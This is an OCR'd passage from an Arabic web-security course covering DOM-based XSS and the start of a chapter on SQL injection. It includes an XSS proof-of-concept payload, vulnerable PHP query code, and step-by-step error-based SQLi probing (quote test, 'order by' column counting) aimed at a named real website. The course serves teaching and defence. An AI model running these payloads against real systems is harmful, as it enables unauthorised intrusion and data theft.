
كيف تعمل ثغرة Dom-based XSS (تكملة...)

- الأن فقط بالنظر لكود الصفحة يمكن فهم ماذا تفعل
- ببساطة الصفحة تقوم بكتابة location.hash و هو الهاش تاج # الذي يأتي في نهاية رابط الصفحة بداخل <body> </body>
- نفتح الصفحة الأن من خلال المتصفح و نرسل اليها اي كلام بعد # لنرى اذا كان هذا الكلام صحيح ام لا



كيف تعمل ثغرة Dom-based XSS (تكملة...)


- جميل لقد قامت الصفحة بطباعة الـ hash tag كما كتبناه و عند تغير كلمة Testسوف تتغير النتيجة في الصفحة
- طيب الأن ماذا سيحدث اذا ارسلنا كلمه test مصحوبة باكواد html او javascript؟
- مثل سوف ارسل للصفحة XSS Payload كالتالي : `<img src=x onerror=alert(1337)>`
- دعونا نرى النتيجة



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- هل لاحظت ما حدث ؟ الأن اتضحت لدنيا ثغرة xssبوضوح و تم تشغيل كود alert لـ 1337 هذا كان فقط مثال بسيط يوضح لدينا فكرة عمل ثغرات Dom-Based Xss
- قد يسألني احد الأن هل تعتقد ان مثل هذة الثغرات قد تكون موجودة في كثير من المواقع !؟
- الأجابة بالطبع نعم فثغرات Dom Based Xss ظهرت في اكبر المواقع العالمية مثل google , microsoft , yahoo , Adobe و غيرهم الكثير
- و هذا مثال على احدى الثغرات الذي قمت باكتشافها بنفسي و ابلغت عنها في شركة Redhat
- و الثغرة كانت في صفحة التسجيل الرئيسية لإنشاء الحسابات لموقع redhat.com

كيف تعمل ثغرة Dom-based XSS (تكملة...)



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- إكتشاف ثغرات Dom-Based Xss هي عملية ليست سهله لأنها تحتاج إلى فحص و تدقيق في اكواد Javascript و اغلب المواقع الأن تستخدم الكثير من اكواد Javascript قد يصل الكود فيها إلى الاف من الأسطر و سيصبح من الصعب ان تقوم بعمل ذلك و فحص هذة الأكواد بشكل يدوي
- لكن اصبح هناك ادوات تساعد على اكتشاف مثل هذة الثغرات و من اشهر و اقوى هذة الأدوات هي اداة Dominitor و لكنها ليست مجانية للأسف والأداة هي عبارة عن متصف ح firefox معدل يستطيع بتبع الـ Dom في الصفحات و يمكنه اكتشاف sinks و sourcesبمجرد زيارة الصفحة من خلال المتصفح
- واليكم الفيديو التالي الذي يوضح فيه كيف استطاع مبرمج الأداة اكتشاف ثغرة Dom Based Xss في Google Plus Button

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- https://www.youtube.com/watch?v=SmgnMVZ4gsM&t=96s
- https://www.youtube.com/watch?v=fh21ly5LNkg

اضرار ثغرة XSS

- تعتمد ثغرة XSS على استغلال المدخلات التي يتم ادخالها المهاجم وتكون بالغالب مبرمجه بـ لغة Javascript أو html حيث يتمكن المهاجم من سرقة لأنتحال شخصيتك في الموقع المستهدف أو تحويلك الى صفحة اخرى مشابهه للموقع المستهدف كـ صفحة مزورة يتمكن من خلالها سرقة حسابات المستخدمين أو تحويل المستخدمين لتحميل برمجيات خبيثه كـ برمجيات تجسسيه او فدية

الحماية من ثغرة XSS

- المتضررين من الثغره هم المستخدم والمبرمج

- لابد على المستخدم ان يتسخدم اخر اصدار من المتصفح وايضا استخدام اضافه NoScript وعدم الدخول على الروابط القادمه من طرف مجهول
- لابد على المبرمج التاكد من صحه مدخلاته وخلوها من الاخطاء التي تمكن المهاجم من استغلال ثغره XSS ويقوم بفلتره مدخلاته

تم بحمد الله انتهاء الفصل الثانى

الفصل الثالث
ثغرة ال SQLI

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

محتويات هذا الفصل

- ما هي ثغرة SQLI
- كيف تعمل ثغرة SQLI
- انواع ثغرة SQLI
- اضرار الثغرة
- الحماية من الثغرة

ما هي ثغرة SQLI

- ثغرات Sql injection وهي ثغرات تحدث في حال إدخال متغير ما على إستعلام query للغة قواعد البيانات mysql ومن ثم توجيه إستعلامات مخصصه لإستغلال مثل ه ذه الثغرات لنحصل على الهدف النهائي وهو إستخراج المعلومات من قاعدة البيانات بشكل كامل و غير شرعي.

- sql injection من بين أكثر الثغرات تواجدا على مواقع الأنترنيت و هو ببساطة هجوم يتم فيه حقن كود sql بتطبيق الويب حتى يتم استخراج البيانات من قاعدة االبيانات التي يعتمد عليها الموقع ، والثغرة تعتمد على خطأ في عدم معاينة ما يتم إدخاله قبل ان يتم تمريره لقاعدة البيانات كما يمكنك تجاوز نافذة authentication باستعمال هذه الثغرة.

كيف تعمل ثغرة SQLI

- كيف تعمل تطبيقات الويب :
- على سبيل المثال نريد أن نقوم بإظهار كل المنتجات بثمن أقل من 100 درهم عن طريق الرابط :

http://www.victim.com/products.php?val=100

- الإتصال بقاعدة البيانات أو Database
- $conn = mysql_connect(“localhost”,“username”,“password”);
- تكوين أمر SQLعن طريق المعلومات التي تم إدخالها وهي باللون الاحمر :
- $query = “SELECT * FROM Products WHERE Price < ‘$_GET[“val”]’ ”.
- “ORDER BY ProductDescription”;

كيف تعمل ثغرة SQLI (تكمله...)

- تنفيذ query بقاعدة البيانات :


```
$result = mysql_query($query);
```

- القيام بعملية التكرار داخل كل السجلات record set
- while($row = mysql_fetch_array($result,MYSQL_ASSOC))
- {
- إظهار النتائج بالمتصفح :
- echo “Description : {$row[‘ProductDescription’]}
”.
- “Product ID : {$row[‘ProductID’]}
”.
- “Price : {$row[‘Price’]}

”;
- }


كيف تعمل ثغرة SQLI (تكمله...)

- وهذا شكل الكود sql الذي يتم تكوينه عن طريق مراحل php التي قمنا بإدراجها:
- SELECT *
- FROM Products
- WHERE Price <‘100.00’
- ORDER BY ProductDescription;



أنواع ثغرة SQLI

- ويوجد للثغرة انواع : –
- error based sql injection
- blind sql injection



أنواع ثغرة SQLI (تكمله...)

- error based sql injection
- سنقوم بتطبيق عملي على موقع مصاب بثغرة Sql Injection لذلك المرجوا تتبع المراحل و فهم كل مرحلة و الغاية منها .
- الرابط الذي سنقوم بتجربة استغلال الثغرة عليه هو


http://www.woodrock.ca/sections/default.php?Id=13

- المرحلة 1 -التأكد من وجود الثغرة-
- سنقوم بالتأكد من وجود الثغرة بالموقع عن طريق إضافة ' للرابط حتى نتمكن من معرفة هل الموقع يقوم بفلترة ما يتم إدخاله أم لا ، و وجود الثغرة يكون عن طريق ظهور رسالة مشابهة ل :

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

أنواع ثغرة SQLI (تكمله...)

- بعد أن قمت بإظافة الرمز ' للرابط النتيجة كانت كالتالي و تؤكد وجود ثغرة sql injection بالموقع :



أنواع ثغرة SQLI (تكمله...)

- المرحلة 2 - تحديد عدد - columns
- في هذه المرحلة سنقوم بإضافة order by و رقم العمود و نستمر في تغيير رقم العمود حتى يظهر الخطأ ، بهذه الطريقة نحدد عدد الأعمدة ، و الرابط يصبح كالتالي :

http://www.woodrock.ca/sections/default.php?Id=13 order by 1-- (بدون اخطاء)


http://www.woodrock.ca/sections/default.php?Id=13 order by 2-- (بدون اخطاء)

http://www.woodrock.ca/sections/default.php?Id=13 order by 3-- (بدون اخطاء)

http://www.woodrock.ca/sections/default.php?Id=13 order by 4-- (خطأ)

